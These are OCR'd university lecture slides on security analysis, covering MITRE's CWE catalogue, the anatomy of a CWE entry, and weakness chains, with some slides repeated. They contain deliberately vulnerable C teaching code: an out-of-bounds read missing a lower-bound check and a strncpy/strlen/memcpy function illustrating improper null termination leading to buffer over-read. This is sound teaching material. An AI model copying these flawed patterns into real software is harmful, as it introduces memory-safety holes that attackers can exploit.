Security Analysis and Modeling

Foundations of Cybersecurity

Luca Caviglione

Institute for Applied Mathematics and Information Technologies

National Research Council of Italy

luca.caviglione@cnr.it

University of Pavia – Department of Electrical, Computer and Biomedical Engineering

Outline

- Why security analysis in this course?
- Common Weaknesses and Exposures - CWE
- Common Vulnerability and Exposures – CVE
- Most Famous CVEs
- Window of Exposure and Vulnerability Management Lifecycle
- Common Vulnerability Scoring System - CVSS
- Other Security Advisories and Databases
- Static Analysis and Fuzz Testing
- What About AI?
- Wrap Up

Why Security Analysis in this Course?

- Increasing:
  - **amount** and **types** of attacks
  - **complexity** of software and hardware components.
- Several **exploitation techniques**, each one with specific **attack models**.
- Need of having a **standardized** manner to:
  - **share** information
  - **assess** the various menaces
  - **comprehend** security bulletins and support threat intelligence.
- It would be beneficial to have a **common background** for:
  - analyzing and modeling
  - testing and mitigation
  - asking support to AI.

Common Weaknesses and Exposures (CWE)

- A **weakness** is a condition that:
  - could contribute to the introduction of **vulnerabilities**
  - may require **certain conditions**
  - can plague **software**, firmware, hardware, or a service component.
- The Common Weaknesses and Exposures (CWE) is:
  - a list of common software and hardware weaknesses
  - community-developed
  - a sort of “common language” for describing issues
  - maintained and prepared by MITRE
  - updated 3/4 times per year
  - available at: *https://cwe.mitre.org/*

CWE: Anatomy

- A CWE has:
  - a unique **ID** assigned of the form **CWE-<ID>**
  - a **descriptive name** of the weakness.
- Examples:
  - CWE-125: Out-of-bounds Read
  - CWE-269: Improper Privilege Management
  - CWE-476: NULL Pointer Dereference.
- Top 25 Most Dangerous Software Weaknesses for 2024:
  - https://cwe.mitre.org/top25/archive/2024/2024_cwe_top25.html

CWE: Anatomy

- Each valid CWE must contain a set of details/elements.
- **Name**:
  - should be informative
  - specifies the **intended behavior** and the **weakness** itself
  - if relevant, should mention the **affected resource** and the **technology**.
- **Summary**:
  - few sentences on the weakness focusing on the **mistake** that make it happens.
- **Extended Description**:
  - some paragraphs that describe how the weakness **can lead to issues**
  - it should be clear enough for also giving a hint to **general audience**.

CWE: Anatomy

- **Modes of Introduction**:
  - *how* and *when* the weaknesses is introduced.
- **Potential Mitigations**:
  - the techniques that can eliminate the impact of the weakness
  - palliative mechanisms for reducing its frequency or impact.
- **Common Consequences**:
  - negative/bad consequences if an attacker exploits the weakness.
- **Applicable Platforms**:
  - who is plagued by the weakness
  - programming languages
  - operating systems
  - architectures
  - technologies.

CWE: Anatomy

- **Demonstrative Examples:**
  - code, text, or diagrams that provide support to comprehend the issue.
- **Observed Examples**:
  - public vulnerabilities in real-world software/products that exhibit the weakness
  - CVE records (**more later!**).
- **Relationships**:
  - tights with other CWE(s).
- **References**:
  - further sources describing or documenting the weakness
  - examples: academic papers, blog posts, and technical papers.

CWE: Navigation

- The CWE website allows to customize the “views” presenting the information of the various weaknesses.
- **Five** possible modes:
  - **Conceptual**: more notional aspects of a weakness, useful for educators, technical writers, and project managers
  - **Operational**: for grasping the core practical aspects including the prevention, useful for developers and testers
  - **Mapping Friendly**: to favor the finding of specific issues or relations among weaknesses
  - **Complete**: I want it all!
  - **Custom**: allows to select and display specific details.

Example: CWE-125 Out-of-bounds Read


CWE-125: Out-of-bounds Read

Weakness ID: 125
Vulnerability Mapping: ALLOWED
Abstraction: Base

View customized information: Conceptual | **Operational** | Mapping Friendly | Complete | Custom

Description

The product reads data past the end, or before the beginning, of the intended buffer.



Alternate Terms

OOB read	Shorthand for "Out of bounds" read

Example: CWE-125 Out-of-bounds Read

Potential Mitigations

Phase(s)	Mitigation
Implementation	**Strategy: *Input Validation*** Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a list of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if the input is only expected to contain colors such as "red" or "blue." Do not rely exclusively on looking for malicious or malformed inputs. This is likely to miss at least one undesirable input, especially if the code's environment changes. This can give attackers enough room to bypass the intended validation. However, denylists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright. To reduce the likelihood of introducing an out-of-bounds read, ensure that you validate and ensure correct calculations for any length argument, buffer size calculation, or offset. Be especially careful of relying on a sentinel (i.e. special character such as NUL) in untrusted inputs.
Architecture and Design	**Strategy: *Language Selection*** Use a language that provides appropriate memory abstractions.

Example: CWE-125 Out-of-bounds Read

Relationships

Relevant to the view "Research Concepts" (View-1000)

Nature	Type	ID	Name
ChildOf	C	119	Improper Restriction of Operations within the Bounds of a Memory Buffer
ParentOf	V	126	Buffer Over-read
ParentOf	V	127	Buffer Under-read
CanFollow	B	822	Untrusted Pointer Dereference
CanFollow	B	823	Use of Out-of-range Pointer Offset
CanFollow	B	824	Access of Uninitialized Pointer
CanFollow	B	825	Expired Pointer Dereference

Relevant to the view "Software Development" (View-699)

Nature	Type	ID	Name
MemberOf	C	1218	Memory Buffer Errors

Relevant to the view "Weaknesses for Simplified Mapping of Published Vulnerabilities" (View-1003)

Nature	Type	ID	Name
ChildOf	C	119	Improper Restriction of Operations within the Bounds of a Memory Buffer

Relevant to the view "CISQ Quality Measures (2020)" (View-1305)

Nature	Type	ID	Name
ChildOf	C	119	Improper Restriction of Operations within the Bounds of a Memory Buffer

Relevant to the view "CISQ Data Protection Measures" (View-1340)

Nature	Type	ID	Name
ChildOf	C	119	Improper Restriction of Operations within the Bounds of a Memory Buffer

Example: CWE-125 Out-of-bounds Read

Modes Of Introduction

Phase	Note
Implementation	

Applicable Platforms

Languages	C *(Undetermined Prevalence)* C++ *(Undetermined Prevalence)*
Technologies	Class: ICS/OT *(Often Prevalent)*

Example: CWE-125 Out-of-bounds Read

Demonstrative Examples

Example 1

In the following code, the method retrieves a value from an array at a specific array index location that is given as an input parameter to the method

Example Language: **C** *(bad code)*

```
int getValueFromArray(int *array, int len, int index) {

  int value;

  // check that the array index is less than the maximum

  // length of the array
  if (index < len) {

    // get the value at the specified index of the array
    value = array[index];
  }
  // if array index is invalid then output error message

  // and return value indicating error
  else {
    printf("Value is: %d\n", array[index]);
    value = -1;
  }

  return value;
}
```

However, this method only verifies that the given array index is less than the maximum length of the array but does not check for the minimum value (CWE-839). This will allow a negative value to be accepted as the input array index, which will result in a out of bounds read (CWE-125) and may allow access to sensitive memory. The input array index should be checked to verify that is within the maximum and minimum range required for the array (CWE-129). In this example the if statement should be modified to include a minimum range check, as shown below.

Example: CWE-125 Out-of-bounds Read

Example Language: **C** *(good code)*

```
...

// check that the array index is within the correct

// range of values for the array
if (index >= 0 && index < len) {

...
```

Example: CWE-125 Out-of-bounds Read

Selected Observed Examples

Note: this is a curated list of examples for users to understand the variety of ways in which this weakness can be introduced. It is not a complete list of all CVEs that are related to this CWE entry.

Reference	Description
CVE-2023-1018	The reference implementation code for a Trusted Platform Module does not implement length checks on data, allowing for an attacker to read 2 bytes past the end of a buffer.
CVE-2020-11899	Out-of-bounds read in IP stack used in embedded systems, as exploited in the wild per CISA KEV.
CVE-2014-0160	Chain: "Heartbleed" bug receives an inconsistent length parameter (CWE-130) enabling an out-of-bounds read (CWE-126), returning memory that could include private cryptographic keys and other sensitive data.
CVE-2021-40985	HTML conversion package has a buffer under-read, allowing a crash
CVE-2018-10887	Chain: unexpected sign extension (CWE-194) leads to integer overflow (CWE-190), causing an out-of-bounds read (CWE-125)
CVE-2009-2523	Chain: product does not handle when an input string is not NULL terminated (CWE-170), leading to buffer over-read (CWE-125) or heap-based buffer overflow (CWE-122).
CVE-2018-16069	Chain: series of floating-point precision errors (CWE-1339) in a web browser rendering engine causes out-of-bounds read (CWE-125), giving access to cross-origin data
CVE-2004-0112	out-of-bounds read due to improper length check
CVE-2004-0183	packet with large number of specified elements cause out-of-bounds read.
CVE-2004-0221	packet with large number of specified elements cause out-of-bounds read.
CVE-2004-0184	out-of-bounds read, resultant from integer underflow
CVE-2004-1940	large length value causes out-of-bounds read
CVE-2004-0421	malformed image causes out-of-bounds read
CVE-2008-4113	OS kernel trusts userland-supplied length value, allowing reading of sensitive information

Example: CWE-125 Out-of-bounds Read

Detection Methods

Method	Details
Fuzzing	Fuzz testing (fuzzing) is a powerful technique for generating large numbers of diverse inputs - either randomly or algorithmically - and dynamically invoking the code with those inputs. Even with random inputs, it is often capable of generating unexpected results such as crashes, memory corruption, or resource consumption. Fuzzing effectively produces repeatable test cases that clearly indicate bugs, which helps developers to diagnose the issues. **Effectiveness: High**
Automated Static Analysis	Automated static analysis, commonly referred to as Static Application Security Testing (SAST), can find some instances of this weakness by analyzing source code (or binary/compiled code) without having to execute it. Typically, this is done by building a model of data flow and control flow, then searching for potentially-vulnerable patterns that connect "sources" (origins of input) with "sinks" (destinations where the data interacts with external components, a lower layer such as the OS, etc.) **Effectiveness: High**


Example: CWE-125 Out-of-bounds Read

References

[REF-1034]	Raoul Strackx, Yves Younan, Pieter Philippaerts, Frank Piessens, Sven Lachmund and Thomas Walter. *"Breaking the memory secrecy assumption".* ACM. 2009-03-31. <https://dl.acm.org/doi/10.1145/1519144.1519145>. (*URL validated: 2023-04-07*)
[REF-1035]	Fermin J. Serna. *"The info leak era on software exploitation".* 2012-07-25. <https://media.blackhat.com/bh-us-12/Briefings/Serna/BH_US_12_Serna_Leak_Era_Slides.pdf>.
[REF-44]	Michael Howard, David LeBlanc and John Viega. *"24 Deadly Sins of Software Security".* "Sin 5: Buffer Overruns." Page 89. McGraw-Hill. 2010.


CWE: Chains

- The various weaknesses can be **combined** and **share** a relationship.
- **Chain**:
  - a **sequence** of two or more separate weaknesses that can be closely linked together
  - the **weakness A** can be responsible for creating the conditions that are necessary to the **weakness B** for spawning a vulnerability
  - **result**: A is the primary weakness and B is the resultant weakness.
- Example:
  - if an integer overflow (CWE-190) occurs when calculating the amount of memory to allocate, an undersized buffer will be created, which can lead to a buffer overflow (CWE-120).




CWE: Chains

- Some **chains**:
  - are very **common**!
  - they have their **own CWE ID**
  - we refer to them as "*named chains*".
- Example:
  - CWE-690 - Unchecked Return Value to NULL Pointer Dereference




CWE: Chains

- Some **chains**:
  - are very **common**!
  - they have their **own CWE ID**
  - we refer to them as "*named chains*".
- Example:
  - CWE-690 - Unchecked Return Value to NULL Pointer Dereference




CWE: Chains

- Some **chains**:
  - are very **common**!
  - they have their **own CWE ID**
  - we refer to them as "*named chains*".
- Example:
  - CWE-690 - Unchecked Return Value to NULL Pointer Dereference



CWE: Chains

- Some **chains**:
  - are very **common**!
  - they have their **own CWE ID**
  - we refer to them as "*named chains*".
- Example:
  - CWE-690 - Unchecked Return Value to NULL Pointer Dereference




StartsWith

FollowedBy

The CWE also clearly defines relationships of named chains

CWE: Chains

- Chains can unveil other weaknesses that may **precede** or **follow** a given CWE.
- Such a relationship is captured via:
  - **canFollow** and **canPrecede** attributes.



CWE-126: Buffer Over-read

Weakness ID: 126
Vulnerability Mapping: ALLOWED
Abstraction: Variant

View customized information: Conceptual | Operational | Mapping Friendly | **Complete** | Custom

Description


The product reads from a buffer using buffer access mechanisms such as indexes or pointers that reference memory locations after the targeted buffer.

Common Consequences

Relationships

Relevant to the view "Research Concepts" (View-1000)

Nature	Type	ID	Name
ChildOf	B	125	Out-of-bounds Read
ChildOf	B	788	Access of Memory Location After End of Buffer
CanFollow	B	170	Improper Null Termination



CWE-170: Improper Null Termination

Weakness ID: 170
Vulnerability Mapping: ALLOWED
Abstraction: Base

View customized information: Conceptual | Operational | Mapping Friendly | **Complete** | Custom

Description

Extended Description

Common Consequences

Potential Mitigations


Relationships

Relevant to the view "Research Concepts" (View-1000)

Nature	Type	ID	Name
ChildOf	P	707	Improper Neutralization
PeerOf	B	463	Deletion of Data Structure Sentinel
PeerOf	B	464	Addition of Data Structure Sentinel
CanAlsoBe	V	147	Improper Neutralization of Input Terminators
CanFollow	B	193	Off-by-one Error
CanFollow	P	682	Incorrect Calculation
CanPrecede	B	120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
CanPrecede	V	126	Buffer Over-read

CWE: Chains

- Example:
  - CWE-126: Buffer Over-read
  - CWE-170: Improper Null Termination.




```c
#include <stdio.h>
#include <string.h>

void vulnerable_function(const char *input) {
    char buffer[8];
    char safe_copy[32];

    // CWE-170: Improper Null Termination
    // strncpy does not null-terminate if input is >= sizeof(buffer)
    strncpy(buffer, input, sizeof(buffer));

    // CWE-126: Buffer Over-read
    // strlen will read past the end of buffer looking for '\0'
    size_t len = strlen(buffer);

    // Now we use len in a copy
    memcpy(safe_copy, buffer, len);

    printf("Copied string: %.*s\n", (int)len, safe_copy);
}
```

CWE-170

CWE-126


CWE: Chains and Composites

```c
#include <stdio.h>
#include <string.h>

void vulnerable_function(const char *input) {
    char buffer[8];
    char safe_copy[32];

    // CWE-170: Improper Null Termination
    // strncpy does not null-terminate if input is >= sizeof(buffer)
    strncpy(buffer, input, sizeof(buffer));

    // CWE-126: Buffer Over-read
    // strlen will read past the end of buffer looking for '\0'
    size_t len = strlen(buffer);

    // Now we use len in a copy
    memcpy(safe_copy, buffer, len);

    printf("Copied string: %.*s\n", (int)len, safe_copy);
}
```

- Facts:
  - in C a string is composed by its characters and a NULL terminator
  - **example**: Luca\0
  - strncpy() copies input into buffer.
- **CWE-170**: if input is longer than **8 bytes**, strncpy() does not null terminate it.
- **CWE-126**: strlen() reads its arguments until a NULL terminator is found.
- If there is no NULL terminator in the buffer, the strlen() will read from memory until a NULL byte is found.
- memcpy() will then use a len value that is unpredictable.


CWE: Chains

HELLO!! ← input (7 characters)



